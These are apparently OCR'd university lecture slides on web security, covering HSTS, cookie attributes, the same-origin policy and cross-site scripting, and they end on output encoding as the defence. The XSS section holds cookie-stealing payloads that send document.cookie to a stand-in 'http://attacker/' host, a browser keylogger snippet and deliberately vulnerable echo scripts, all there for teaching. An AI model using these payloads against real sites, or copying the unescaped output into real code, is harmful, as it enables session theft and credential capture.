
Web Security Policies: HTTP Strict Transport Security

Dr. Gaurav Varshney, IIT Jammu

- Strict Transport Security is a response header from the server and it informs the browser to always open the site over an HTTPS connection.
  - One may say that website can connect over HTTP and redirect the user to HTTPS connections




```
HTTP/1.1 301 Moved Permanently
Server: Server
Date: Sun, 30 Aug 2020 14:24:58 GMT
Content-Type: text/html
Content-Length: 179
Connection: keep-alive
Location: https://amazon.in/
```

    - Then what is the benefit of HSTS?
      - Can an attacker in between modify the HTTP response from the server and add 301 moved permanently
        - He can also add location of redirect as a Phishing site?
      - HSTS is for rescue in this situation. It does not let the browser initiate any connection over HTTP even if user wants it to be [mistakenly typing HTTP etc.]
    - Browser only honor Strict-Transport-Security response header from a server if communicated over HTTPS

Web Security Policies: HTTP Strict Transport Security

Dr. Gaurav Varshney, IIT Jammu

- The Header whenever returned by the server over HTTPS updates the previous values stored for a particular site in the browser
  - What if the server want the connections to fall back to HTTP.
  - It can set the max-age field to 0.
  - You can also add preload in the options. Browsers has a preloaded list of websites which should always be opened on HTTPS as submitted by website owners and accepted by browser community. Google maintains a preload list.




```
GET /runtime.26209474bfa8dc87a77c.js HTTP/1.1
Host: iitjammu.ac.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://iitjammu.ac.in/
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=864000; includeSubDomains
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Referrer-Policy: same-origin
Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline' https://fonts.goo
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Tue, 21 Jul 2020 10:20:48 GMT
ETag: W/"5a0-17370e3df98"
Content-Type: application/javascript; charset=UTF-8
Vary: Accept-Encoding
Date: Sun, 30 Aug 2020 14:00:11 GMT
Connection: close
Content-Length: 1440
```

Web Security: Securing Cookies


- We use cookies for session management, personalization and tracking.
  - Server send a Set-Cookie header in the HTTP response and browser saves the information
  - Browser revert back with the cookie information whenever the website is revisited allowing webserver to do the necessary pre processing for the client [auto login, setting preferences etc.]
  - **Set Cookie: auto_login=X7xkbakbd….; cookiename2=cookievalue2….**



```
HTTP/1.1 200 OK
Server: Server
Date: Sun, 30 Aug 2020 14:27:38 GMT
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 651
Connection: close
Cache-Control: max-age=0, no-cache, no-store, private, must-revalidate, s-maxage=0
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
p3p: policyref="https://www.amazon.com/w3c/p3p.xml", CP="PSAo PSDo OUR SAM OTR DSP COR"
Set-Cookie: ad-id=A0ka3b8hUk0VjmJEwJilQcM; Domain=.amazon-adsystem.com; Expires=Thu, 01-Apr-2021 14:27:37 GMT; Path=/; HttpOnly
Set-Cookie: ad-privacy=0; Domain=.amazon-adsystem.com; Expires=Wed, 01-Oct-2025 14:27:38 GMT; Path=/; HttpOnly
Vary: Accept-Encoding,User-Agent
```

Web Security: Securing Cookies


- **Secure Cookies:**
  - Set a lifetime for cookies. **Expires** as soon as the session ends, other cookies expires after the time as mentioned in Set Cookie Header expires.
  - A cookie with **Secure** attribute set is sent over HTTPS connection only.
  - A cookie with **HttpOnly** attribute set is only sent to server and not to client side Java Scripts [document.cookie API] thwarting XSS.
  - **Domain** attribute if set explicit which domains and subdomains are allowed to receive the cookie. Browser sends the cookies only to the specified domains and its subdomains. If the attribute is not present defaults to domain excluding subdomains.




```
HTTP/1.1 200 OK
Server: Server
Date: Sun, 30 Aug 2020 14:27:38 GMT
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 651
Connection: close
Cache-Control: max-age=0, no-cache, no-store, private, must-revalidate, s-maxage=0
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
p3p: policyref="https://www.amazon.com/w3c/p3p.xml", CP="PSAo PSDo OUR SAM OTR DSP COR"
Set-Cookie: ad-id=A0ka3b8hUk0VjmJEwJilQcM; Domain=.amazon-adsystem.com; Expires=Thu, 01-Apr-2021 14:27:37 GMT; Path=/; HttpOnly
Set-Cookie: ad-privacy=0; Domain=.amazon-adsystem.com; Expires=Wed, 01-Oct-2025 14:27:38 GMT; Path=/; HttpOnly
Vary: Accept-Encoding,User-Agent
```

Web Security: Securing Cookies

- **Secure Cookies:**
  - If **Path** attribute is set the browser send the cookies to the website only when they are requested through a URL having the matching path component.
    - /
    - /rootdirectory or /rootdirectory/subdirectory
  - **SameSite** attribute : Strict, Lax, None
    - Strict: Sent to only the first party when visited directly by the user
    - Lax: Sent when the request is GET and top level
    - None: The cookies have no restrictions to be sent to third parties



```
HTTP/1.1 200 OK
Server: Server
Date: Sun, 30 Aug 2020 14:27:38 GMT
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 651
Connection: close
Cache-Control: max-age=0, no-cache, no-store, private, must-revalidate, s-maxage=0
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
p3p: policyref="https://www.amazon.com/w3c/p3p.xml", CP="PSAo PSDo OUR SAM OTR DSP COR"
Set-Cookie: ad-id=A0ka3b8hUk0VjmJEwJilQcM; Domain=.amazon-adsystem.com; Expires=Thu, 01-Apr-2021 14:27:37 GMT; Path=/; HttpOnly
Set-Cookie: ad-privacy=0; Domain=.amazon-adsystem.com; Expires=Wed, 01-Oct-2025 14:27:38 GMT; Path=/; HttpOnly
Vary: Accept-Encoding,User-Agent
```



	First-Party Cookies	Third-Party Cookies
Setting and Reading the Cookie	Can be set by the publisher's web server or any JavaScript loaded on the website.	Can be set by a third-party server (e.g. an AdTech platform) via code loaded on the publisher's website.
Availability	A first-party cookie is only accessible via the domain that created it.	A third-party cookie is accessible on any website that loads the third-party server's code.
Browser Support, Blocking and Deletion	Supported by all browsers and can be blocked and deleted by the user, but doing so may provide a bad user experience.	Supported by all browsers, but many are now blocking the creation of third-party cookies by default. Many users also delete third-party cookies on a regular basis.

https://clearcode.cc/blog/difference-between-first-party-third-party-cookies/

Web Security Policies: Same Origin Policy [SOP]

Dr. Gaurav Varshney, IIT Jammu

- Two URLs are said to be having the same origin if the Protocol, Port and Host are the same.
- http://example.com and http://example.com/form.html are from same origin
- https://www.example.com and http://www.example.com are from different origin [see the protocol difference]
- Browser enforce same origin policy which if does not get applied any domain can access data of any other domain through the browser via the DOM.
- A subdomain can ask for same origin policy checks over its parent domain by setting the document.domain property as the parent domain name.
  - This relax communication between two subdomains of a domain.
  - In such a case port is set to Null while applying same origin checks.

Cross Site Scripting


https://excess-xss.com

Dr. Gaurav Varshney, IIT Jammu

Cross-site scripting (XSS) is a code injection attack that allows an attacker to execute malicious JavaScript in another user's browser.


The attacker does not directly target his victim. Instead, he exploits a vulnerability in a website that the victim visits, in order to get the website to deliver the malicious JavaScript for him.

The only way for the attacker to run his malicious JavaScript in the victim's browser is to inject it into one of the pages that the victim downloads from the website.



In the example below, a simple server-side script is used to display the latest comment on a website:

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```



The script assumes that a comment consists only of text. However, since the user input is included directly, an attacker could submit this comment: "<script>...</script>". Any user visiting the page would now receive the following response:

```
<html>
Latest comment:
<script>...</script>
</html>
```

When the user's browser loads the page, it will execute whatever JavaScript code is contained inside the <script> tags. The attacker has now succeeded with his attack.

Cross Site Scripting: XSS

What is malicious JavaScript?

The possibility of JavaScript being malicious becomes more clear when you consider the following facts:

JavaScript has access to some of the user's sensitive information, such as cookies.

JavaScript can send HTTP requests with arbitrary content to arbitrary destinations by using XMLHttpRequest and other mechanisms.

JavaScript can make arbitrary modifications to the HTML of the current page by using DOM manipulation methods.


```
document.title="Phishing“

window.location = “https://iitjammu.ac.in”
```

https://excess-xss.com

Keylogger script for browser

```
var keys = '';
document.onkeypress = function(e) {
  get = window.event ? event : e;
  key = get.keyCode ? get.keyCode : get.charCode;
  key = String.fromCharCode(key);
  keys += key;
  window.prompt(key);
}
```


The consequences of malicious JavaScript

Among many other things, the ability to execute arbitrary JavaScript in another user's browser allows an attacker to perform the following types of attacks:

Cookie theft: The attacker can access the victim's cookies associated with the website using `document.cookie`, send them to his own server, and use them to extract sensitive information like session IDs.


Keylogging: The attacker can register a keyboard event listener using `addEventListener` and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.

Phishing: The attacker can insert a fake login form into the page using DOM manipulation, set the form's `action` attribute to target his own server, and then trick the user into submitting sensitive information.


Cross Site Scripting: XSS

https://excess-xss.com

What is malicious JavaScript?


This fact highlights a key issue:

If an attacker can use your website to execute arbitrary JavaScript in another user's browser, the security of your website and its users has been compromised.


Actors in an XSS attack

Before we describe in detail how an XSS attack works, we need to define the actors involved in an XSS attack. In general, an XSS attack involves three actors: **the website**, **the victim**, and **the attacker**.

- **The website** serves HTML pages to users who request them. In our examples, it is located at `http://website/`.
  - **The website's database** is a database that stores some of the user input included in the website's pages.
- **The victim** is a normal user of the website who requests pages from it using his browser.
- **The attacker** is a malicious user of the website who intends to launch an attack on the victim by exploiting an XSS vulnerability in the website.
  - **The attacker's server** is a web server controlled by the attacker for the sole purpose of stealing the victim's sensitive information. In our examples, it is located at `http://attacker/`.


Cross Site Scripting: XSS

🔒 https://excess-xss.com

Dr. Gaurav Varshney, IIT Jammu

How the example attack works

The diagram below illustrates how this example attack can be performed by an attacker:


1
POST http://website/post-comment
<script>...</script>
Attacker
Attacker's Browser
Attacker's Server
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```


```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Cross Site Scripting: XSS

🔒 https://excess-xss.com

Dr. Gaurav Varshney, IIT Jammu



Types of XSS

While the goal of an XSS attack is always to execute malicious JavaScript in the victim's browser, there are few fundamentally different ways of achieving that goal. XSS attacks are often divided into three types:

- **Persistent XSS**, where the malicious string originates from the website's database.
- **Reflected XSS**, where the malicious string originates from the victim's request.
- **DOM-based XSS**, where the vulnerability is in the client-side code rather than the server-side code.


The previous example illustrated a persistent XSS attack. We will now describe the other two types of XSS attacks: reflected XSS and DOM-based XSS.

Cross Site Scripting: XSS

https://excess-xss.com

Reflected XSS

In a reflected XSS attack, the malicious string is part of the victim's request to the website. The website then includes this malicious string in the response sent back to the user. The diagram below illustrates this scenario:


Attacker
Attacker's Server
Website
1
Check this out: http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser

Website's Response Script

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```


Website's Response to Victim

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Cross Site Scripting: DOM based XSS

DOM-based XSS

DOM-based XSS is a variant of both persistent and reflected XSS. In a DOM-based XSS attack, the malicious string is not actually parsed by the victim's browser until the website's legitimate JavaScript is executed. The diagram below illustrates this scenario for a reflected XSS attack:


Attacker
Attacker's Server
Website
1
Check this out: http://website/search?keyword=<script>...</script>
5
GET http://attacker/?cookie=sensitive-data
4
2
GET http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser

Website's Response Script

```
print "<html>"
print "You searched for: <em></em>"
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
```


Website's Response to Victim After innerHTML Manipulation

```
<html>
You searched for: <em><script>...</script></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

Website's Response to Victim

```
<html>
You searched for: <em></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```


Cross Site Scripting: XSS DOM based XSS



```
<html>
<head>
<title>Custom Dashboard </title>
...
</head>
Main Dashboard for
<script>
        var pos=document.URL.indexOf("context=")+8;
        document.write(document.URL.substring(pos,document.URL.length));
</script>
...
</html>
```


http://www.example.com/userdashboard.html#context=alert(document.cookie)

XSS Solutions



```
<script>alert(document.domain)</script>
&#x3C;script&#x3E;alert(document.domain)&#x3C;/script&#x3E;
```

Result	Description	Entity name	Entity number
	Non-breaking space	&nbsp;	&#160;
<	Less than	&lt;	&#60;
>	Greater than	&gt;	&#62;
&	Ampersand	&amp;	&#38;



Methods of preventing XSS

Recall that an XSS attack is a type of code injection: user input is mistakenly interpreted as malicious program code. In order to prevent this type of code injection, secure input handling is needed. For a web developer, there are two fundamentally different ways of performing secure input handling:

- **Encoding**, which escapes the user input so that the browser interprets it only as data, not as code.
- **Validation**, which filters the user input so that the browser interprets it as code without malicious commands.

IBM

IBM Developer


To help prevent XSS attacks, an application needs to ensure that all variable output in a page is encoded before being returned to the end user. Encoding variable output substitutes HTML markup with alternate representations called *entities*. The browser displays the entities but does not run them. For example, `<script>` gets converted to `&lt;script&gt;`.

When a web browser encounters the entities, they will be converted back to HTML and printed but they will not be run. For example, if an attacker injects `<script>alert("you are attacked")</script>` into a variable field of a server's web page, the server will, using this strategy, return `&lt;script&gt;alert("you are attacked")&lt;/script&gt;`.

When the web browser downloads the encoded script, it will convert the encoded script back to `<script>alert("you are attacked")</script>` and display the script as part of the web page but the browser will not run the script.

Dr. Gaurav Varshney, IIT Jammu

XSS Solutions

